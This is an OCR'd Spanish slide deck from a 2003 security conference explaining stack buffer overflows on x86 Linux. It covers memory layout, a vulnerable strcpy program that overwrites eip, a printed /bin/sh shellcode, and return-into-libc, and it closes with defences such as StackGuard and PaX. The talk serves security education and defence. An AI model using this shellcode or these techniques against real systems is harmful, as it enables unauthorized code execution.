
FIST Summer Conference 2003



Understanding Advanced Buffer Overflow


By Alejandro Barrera (a.k.a ergosum)

14 de Julio de 2003

Índice


Introducción

- Vulnerabilidad del siglo
- Importancia en el **pen-testing**
- Aspectos técnicos
  - Como subvertir el flujo de ejecución
  - Como ejecutar código arbitrario
  - Técnicas avanzadas
- Ámbito de la presentación
  - Arquitecturas x86
  - Sistema operativo Linux
  - Desbordamientos en la pila del proceso



Conceptos

- Concepto de buffer





- Desbordando el buffer

```
char buffer[32]; //Declaramos un buffer para guardar 32 caracteres

 for(i=0;i<64;i++) //Recorremos el buffer desde la celda 0 hasta la 64
     buffer[i]='A'; //Guardamos una A en cada celda
```

- Puede haber datos contiguos





Conceptos (cont.)

- Trás el desbordamiento

A	A	A	A	A	A	A	A	. . .

- Problemas
  - El compilador no chequea los límites
  - Podemos sobrescribir alegremente
  - Suele haber datos contiguos
    - Sobrescritura de datos legítimos

Detalles técnicos previos

- Mapa de memoria del computador
  - 0x00000000 - 0xffffffff
- Cada proceso posee su propia memoria
  - Mapa de memoria **aislado**
  - Imagen del proceso
  - Memoria virtual
- La Imagen del proceso se divide en secciones


Detalles técnicos (cont.)

Código(.text)	Segmento donde se carga el código del proceso
Datos Con Valor inicial (.data)	Segmento donde se cargan los datos con valor inicial, esto es, variables globales inicializadas
Datos sin valor inicial (.bss)	Segmento donde se cargan los datos sin valor inicial, esto es variables globales no inicializadas
Pila (stack)	Segmento donde se guardan los argumentos de las llamadas, las direcciones de retorno y las variables locales*
Memoria Dinámica (heap)	Segmento reservado para la memoria gestionada por el programador

Tabla 1. Secciones de un binario ELF

Pila del proceso (stack)


- Como un bote de pastillas (ej. Redoxón)



- **LIFO** (Last In First Out)
- Operaciones:
  - Apilar (push)
  - Desapilar (pop)
- En ella se almacenan
  - Argumentos de la llamada
  - Variables locales
  - Datos temporales

Pila del proceso (stack)

- Normalmente comienza a partir de 0xbfffffffff
- Crece hacia direcciones decrecientes
  - 0xbffffffe, 0xbfffffd, ...



Llamada a un proceso

- Cuando realizamos una llamada
  - Pasamos parámetros


```
void foo(int dato, char *buffer)
{
  int aux=13;

  dato=dato+1;
}
```

- Internamente el compilador lo traduce
  - Genera código máquina
  - Código **ensamblador**

Registros importantes

- El ensamblador maneja registros
  - Pequeños cajones para guardar datos
- Ejemplo:
  - ```
    add r1 r2 // Suma el contenido de r1 con r2 y lo guarda en r1
    mov r2 r5 // Copia el contenido de r2 en r5
    ```
- **Registros especiales**
  - **esp**: Contiene la cima de la pila (puntero de pila o stack pointer)
  - **ebp**: Contiene la dirección donde comenzará la pila.También conocido como base pointer o frame pointer si se emplean marcos de pila.
  - **eip**: Contiene la dirección de la próxima instrucción a ejecutar.
    ```



Llamada a un proc(cont.)


- Cada argumento se apila en orden **inverso**
  - Llamante:

```
push buffer //Apilamos la dirección del buffer en la pila
push dato // Apilamos el dato
call foo //Llamamos a la función
```

```
0x08048316 <main+26>:   push   $0x8048378 // La dirección del buffer
0x0804831b <main+31>:   push   $0x17 // 23 en hexadecimal
0x0804831d <main+33>:   call   0x80482f4 <foo>
```

  - Llamado:

```
0x080482f4 <foo+0>:     push   %ebp
0x080482f5 <foo+1>:     mov    %esp,%ebp
0x080482f7 <foo+3>:     sub    $0x4,%esp
0x080482fa <foo+6>:     movl   $0xd,0xfffffffc(%ebp)
```




Llamada a un proc(cont.)

- Instrucción **call**
  - Pone en ejecución la subrutina que se indique
  - Guarda entre muchas otras cosas:
    - **Dirección de retorno**
      - Dirección de la instrucción a ejecutar cuando acabemos de ejecutar la subrutina
- Instrucción **ret**
  - Esta se ejecutará al finalizar la subrutina
  - Desapila la dirección de retorno
  - Copia la dirección de retorno en **eip**

```
0x080482fa <foo+6>:     leave
0x080482fb <foo+7>:     ret
```


Tomando el control

- Buffer y dirección de retorno en la pila



Tomando control (cont.)

- Tras el desbordamiento



Tomando control (cont.)


```
ergosum@nexus:~/curso$ cat test.c

void foo(int dato, char *buffer) {
  char buff[32];

  dato=dato+1;
  strcpy(buff,buffer);
}


int main(int argc, char**argv) {
  int dat=23;

  foo(23,argv[1]);
  return 0;
}
ergosum@nexus:~/curso$ gcc -o test test.c
ergosum@nexus:~/curso$ ./test `perl -e' print "A"x36'`
ergosum@nexus:~/curso$ ./test `perl -e' print "A"x40'`
Violación de segmento
```

Tomando control (cont.)


```
 Starting program: /home/ergosum/curso/test `perl -e 'print "A"x48'`
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r eip
eip            0x41414141       0x41414141
(gdb)
```

- Normalmente hay más cosas
  - frame dummy
  - Entorno

Shellcodes

- Si podemos apuntar a nuestro código
  - Podemos ejecutar código arbitrario

- Tipo de código que ejecutamos
  - Código ensamblador
  - Lo pasamos a una cadena de caracteres


- Código que ejecutamos
  - También conocido como **shellcode**[1]
    - Originalmente solo ejecutaba /bin/sh

Shellcodes (cont.)


```
 char shellcode[]=
"\xeb\x1f"              /* jmp 0x1f */
"\x5e"                  /* popl %esi */
"\x89\x76\x08"          /* movl %esi,0x8(%esi) */
"\x31\xc0"              /* xorl %eax,%eax */
"\x88\x46\x07"          /* movb %eax,0x7(%esi) */
"\x89\x46\x0c"          /* movl %eax,0xc(%esi) */
"\xb0\x0b"              /* movb $0xb,%al */
"\x89\xf3"              /* movl %esi,%ebx */
"\x8d\x4e\x08"          /* leal 0x8(%esi),%ecx */
"\x8d\x56\x0c"          /* leal 0xc(%esi),%edx */
"\xcd\x80"              /* int $0x80 */
"\x31\xdb               /* xorl %ebx,%ebx */
"\x89\xd8"              /* movl %ebx,%eax */
"\x40"                  /* inc %eax */
"\xcd\x80"              /* int $0x80 */
"\xe8\xdc\xff\xff\xff" /* call -0x24 */
"/bin/sh";              /* .string \"/bin/sh\" */
```

Shellcodes (cont.)

- Los shellcodes no están limitados a /bin/sh
- Cualquier tipo de programa
  - Shellcodes especiales[2]
    - Setuid() + /bin/sh
    - Reverse shell
- Nos permiten franquear algunas restricciones
  - Drop de privilegios
  - Reverse channels



Construcción del Exploit

- Instrucción **NOP**[1]
  - No Operation
  - No se ejecuta nada
  - Aumenta las posibilidades de alcanzar el shellcode
- Sobrescribimos la dirección de retorno
  - Colocamos la dirección aproximada donde reside nuestro shellcode
    - SP + Offset

Técnicas Avanzadas

- Nuevas técnicas
  - Más sencillas
  - Más eficientes
- Por nombrar algunas
  - **Return Into Libc**[3]
  - Off by one
  - Using enviroment[4]


- Permiten sobrepasa restricciones
  - Tamaño del buffer
  - Offset guessing

Return-Into-Libc

- Primer exploit usando esta técnica
  - Solar Designer [3]
  - Lpr
- Teoría
  - Todos los programas se linkan por defecto a libc
  - Retornamos sobre alguna función de libc

```
ergosum@nexus:~/curso$ ldd test
        libc.so.6 => /lib/libc.so.6 (0x40018000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```


Return-Into-Libc



- Desbordamos el buffer con lo que sea
  - Escribimos en la dirección de retorno
    - Escribimos la dirección de la función system()
  - Cuando se ejecute system() buscará argumentos
    - Colocamos el argumento:
      - Un puntero a /bin/sh
  - R1 contendrá la dirección de retorno de system()

Return-Into-Libc

- Ventajas
  - No necesitamos shellcode
  - No necesitamos offset
  - No necesita una pila ejecutable
- Desventajas
  - Necesitamos dirección de la función sobre la que volvemos
  - No funciona si cargamos librerías en direcciones aleatorias



Conclusiones

- Comprobar **siempre** el tamaño del buffer

- Usar métodos de protección al compilar
  - Stackguard [5]
  - Propolice [6]

- Usar parches para el kernel
  - Grsec [7]
  - PaX [8]
  - Openwall [9]

Referencias

[1] https://www.phrack.com/show.php?p=49&a=14
[2] http://downloads.securityfocus.com/library/advanced.txt
[3] http://www.insecure.org/sploits/linux.libc.return.lpr.sploit.html
[4] http://community.core-sdi.com/~gera/InsecureProgramming/
[5] http://www.immunix.org/stackguard.html
[6] http://www.trl.ibm.com/projects/security/ssp/
[7] http://www.grsecurity.net/
[8] http://pageexec.virtualave.net/
[9] http://www.openwall.com/

Muchas Gracias

Muchas gracias por su atención

Muchas gracias también al
Ilustre Colegio Oficial de Geólogos por su inestimable ayuda y sin la cual no habría podido celebrarse este evento y a Balwant Rathore por la organización del mismo.

Las transparencias y el material se colgarán de los archivos de Pen-Test y en la web de FIST 2003

Pen-Test (http://groups.yahoo.com/group/pentest/)
FIST 2003 (http://www.ausejo.net/seguridad/conferencia.htm)

Alejandro Barrera (a.k.a ergosum)
ergosum@podergeek.com